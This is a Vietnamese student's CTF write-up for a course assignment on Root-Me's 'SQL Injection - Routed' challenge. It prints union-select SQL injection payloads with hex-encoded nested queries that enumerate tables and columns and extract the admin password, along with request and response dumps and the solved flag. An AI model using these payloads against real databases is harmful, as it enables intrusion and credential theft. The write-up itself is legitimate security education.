

BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN

Giảng viên hướng dẫn: *Đỗ Hoàng Hiên*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*

Challenge 5: SQL Injection - Routed (level medium)

Link challenge: <https://www.root-me.org/en/Challenges/Web-Server/SQL-Injection-Routed>

- Thử thách yêu cầu ta tìm mật khẩu của admin

SQL Injection - Routed

35 Points 🛡️

Exploit my requests

Author

soka, 24 December 2016


Level ?




Statement

Find the admin password.

- Trước khi đi vào thử thách ta đi tìm hiểu về SQL injection – routed. khi SQL Injection xảy ra trong truy vấn đầu tiên và kết quả của nó được áp dụng cho truy vấn thứ hai, thì SQL Injection cũng xảy ra trong truy vấn thứ hai, nó được gọi là Routed SQL Injection ([routed_sql_injection.html](#)).
- Truy cập vào thử thách ta có trang web như bên dưới




- Ta có 2 tab là Home và Search, ở tab Home cho phép đăng nhập vào. Thử đăng nhập với admin'--, password là 1 thì chỉ xuất ra dòng wrong login/password



The screenshot shows the 'Home' tab selected. The login form contains the following fields and text:

- Navigation: Home | Search
- Login: admin'--
- Pass : •
- Connection button
- Error message: Wrong login/password

- Tiếp tục với tab search thử tìm kiếm member là admin




The screenshot shows the 'Search' tab selected. The search results are as follows:


- Navigation: Home | Search
- Section: Search member:
- Login: admin Search button
- Results section containing:
 - [+] Requested login: admin
 - [+] Found ID: 3
 - [+] Email: admin@sqli_me.com

- Ta nhận được thông tin của admin có ID là 3 và email là admin@sqli_me.com
- Thông thường ta sẽ khai thác ' union select (giá trị muốn khai thác). Tuy nhiên với routed thì giá trị truy vấn với select đầu tiên sẽ không phải là truy vấn đầu vào. Tóm lại để khai thác thành công thì trong union select sẽ lại là 1 truy vấn khác.
- Thử khai thác với ' **union select 1' order by 1 --** sử dụng burpsuite

- Khi thực thi đến câu lệnh thứ 3 ‘ **union select 1’ order by 3--** thì lỗi xuất hiện. Do đó ta biết được chỉ có 2 cột



- Tiếp theo thực hiện xem xét cột nào có thể khai thác được với lệnh **union select 1'**
union select 1,2-- - - -. Đương nhiên lệnh thứ 2 ta cần mã hóa Ascii hex



- Cột thứ nhất là ID đó đó chỉ trả về số, trong khi cột thứ 2 là email nên có thể trả về dạng chuỗi. Vậy ta thực hiện khai thác tại cột thứ 2
- Tiếp theo ta cần xác định tên bảng, sử dụng lệnh **'union select 1, (select table_name from information_schema.tables where table_type = ' base table ')--** để lấy tên bảng

```
login='union select
0x27756e696f6e2073656c65637420312c2073656c65637420761626c655f6e6164652066726f6420696e666f726461746566
f6e5f7363686564612e7461626c6573207768657265207461626c655f74797065342762617365207461626c6527292d2d2d2d
-- --

23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39

Login:
<input type="text" name="login" value="" />
<input type="submit" value="Search" />
</form>
</p>
<p>
<br>
<fieldset>
<legend>
Results
</legend>
[+] Requested login: 'union select
0x27756e696f6e2073656c65637420312c2073656c65637420761626c655f6e6164652066726f6420696e666f726461746566
f6e5f7363686564612e7461626c6573207768657265207461626c655f74797065342762617365207461626c6527292d2d2d2d
-- --'
[+] Found ID: 1<br>
[+] Email: users<br>
</p>
</span>
</body>
</html>
```

- Dựa vào kết quả ta tìm được bảng users. Tiếp theo ta cần xác định tên cột bằng cách sử dụng lệnh 'union select 1,(select group_concat(column_name) from information_schema.columns where table_name='users')-- -

```
login='union select
0x27756e696f6e2073656c65637420312c2073656c656374206f7726f75705f636f6e63617420636f6e756465f6e616465202c
066726f6420696e666f726461746566f6e5f7363686564612e636f6e73207768657265207461626c655f6e6164653427
737365727327292d2d2d2d-- --

23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39

Login:
<input type="text" name="login" value="" />
<input type="submit" value="Search" />
</form>
</p>
<p>
<br>
<fieldset>
<legend>
Results
</legend>
[+] Requested login: 'union select
0x27756e696f6e2073656c65637420312c2073656c656374206f7726f75705f636f6e63617420636f6e756465f6e616465202c
066726f6420696e666f726461746566f6e5f7363686564612e636f6e73207768657265207461626c655f6e6164653427
737365727327292d2d2d2d-- --'
[+] Found ID: 1<br>
[+] Email: id,login,password,email<br>
</p>
</span>
</body>
</html>
```

- Dựa vào kết quả ta biết được bảng users gồm các cột id, login, password và email
- Cuối cùng ta chỉ cần lấy mật khẩu của admin. Dùng lệnh 'union select 1,(select password from users where email='admin@sqli_me.com')-- - (với email ta tìm được từ đầu bằng cách search member admin)

```
login=
127union+select+0x27756e696f6e2073656c65637420312c2073656c65637420761626c655f6e6164652066726f64207573657
27320776865726520656461656c3d276164656e6e4073716c655f6d652e636f6e6d27292d2d2d2d2d2d--++

23
24
25
26
27
28
29
30
31
32
33
34
35
36
37

<br />
Login:
<input type="text" name="login" value="" />
<input type="submit" value="Search" />
</form>
</p>
<p>
<br>
<fieldset>
<legend>
Results
</legend>
[+] Requested login: 'union select
0x27756e696f6e2073656c65637420312c2073656c65637420761626c655f6e6164652066726f64207573657273207
76865726520656461656c3d276164656e6e4073716c655f6d652e636f6e6d27292d2d2d2d2d2d-- --'
[+] Found ID: 1<br>
[+] Email: qs89QdAs9A<br>
</p>
</span>
</body>
```

- Ta tìm được mật khẩu của admin là qs89QdAs9A

FLAG: qs89QdAs9A